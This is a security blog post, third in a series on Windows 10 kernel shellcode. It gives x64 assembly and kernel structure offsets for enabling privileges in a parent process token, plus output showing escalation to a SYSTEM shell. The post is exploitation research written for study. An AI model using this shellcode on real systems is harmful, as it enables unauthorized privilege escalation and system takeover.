Sign Up

NEWSLETTER



March 13, 2017

WINDOWS KERNEL SHELLCODE ON WINDOWS 10 Show code PART 3

Morten Schenk · IT-sikkerhed

13

div.


Hide code

</button>

This blog post is the third in the series on Windows kernel shellcode and rounds off the methods described by Cesar Cerrudo at Black Hat in 2012. You can find part 1 here and part 2 here. This time we focus on the privileges in the process token.

The same assumptions as in the previous blog posts apply here, that being the exploit as gained arbitrary kernel mode code execution and we can handcraft the assembly code to run. I do not see this technique used very much even though it is quite neat. The idea is to locate the token of the cmd.exe process, or whichever process should gain elevated privileges, and modify the enabled privileges.

Looking at the structure of a Token object we find:



The $_SEP_TOKEN_PRIVILEGES$ structure is located at offset 0x40 just as Cesar explained. Looking deeper we find:

```
kd> dt _SEP_TOKEN_PRIVILEGES
nt!_SEP_TOKEN_PRIVILEGES
     +0x000 Present : Uint8B
     +0x008 Enabled : Uint8B
     +0x010 EnabledByDefault : Uint8B
```

Still the exact same layout, so the background for this technique has not changed at all. We have to modify offset 0x48 in the process token to enable the privileges of said process.

The Shellcode

We begin in the same way as the previous two times, by locating the KTHREAD from the GS register, and then the EPROCESS at offset 0x220 from the KTHREAD:

```
mov r9, qword ptr gs:[188h]
mov r9, qword ptr [r9 + 220h]
```

Since I want to enable the privileges on the parent process, which is cmd.exe when I launch the exploit from a stand-alone binary, I find the EPROCESS of cmd.exe next. This is done by remembering from the first blog post in the series that the PID of the parent process is located at offset 0x3E0 in the EPROCESS:

```
mov r8, qword ptr [r9 + 3e0h]
mov rax, r9
loop1:
mov rax, qword ptr [rax + 2f0h]
sub rax, 2f0h
cmp qword ptr [rax + 2e8h], r8
jne loop1
```

Once we have the EPROCESS we find the pointer to the token at offset 0x358 and remember that it is a fast reference, so the lower 4 bits should be ignored. Then we change the value at offset 0x48 to enable all the privileges we want:

Running the shellcode gets the following output from whoami /all:

PRIVILEGES INFORMATION		
Privilege Name	Description	State
-Livilege Maille	Descripcion	State
		======
SeShutdownPrivilege	Shut down the system	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled

Only the privileges which are present are listed, even though we have enabled many more. When we start a child process it inherits the privileges of the parent process, meaning if we start an application which injects code into a privileged process like winlogon.exe we can create a new SYSTEM integrity cmd.exe:

```
C:\test>Shellcode.exe
Current PID is: 4888
The Parent PID is: 2932
Remote thread created
C:\test>
C:\test>

C:\test>
Administrator: C:\Windows\system32\cmd.exe

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights

C:\Windows\system32>whoami
nt authority\system

C:\\test>

C:\Windows\system32>_
```

We can of cause do many more things with the privileges available. The complete assembly code can be found on GitHub here.

That concludes this blog post, the summary should be that the ideas and techniques which Cesar Cerrudo presented back in 2012 still work, with some modifications, in 2017.

♥ 3 Likes < Share

Newer Post

Windows Kernel Shellcode on Windows 10

- Part 4 - There is No Code

Older Post

Windows Kernel Shellcode on Windows 10

- Part 2



Improsec A/S • Amagerfælledvej 106, 3. • 2300 Copenhagen S • Telefon: (+45) 5357 5337 • E-mail:

info@improsec.com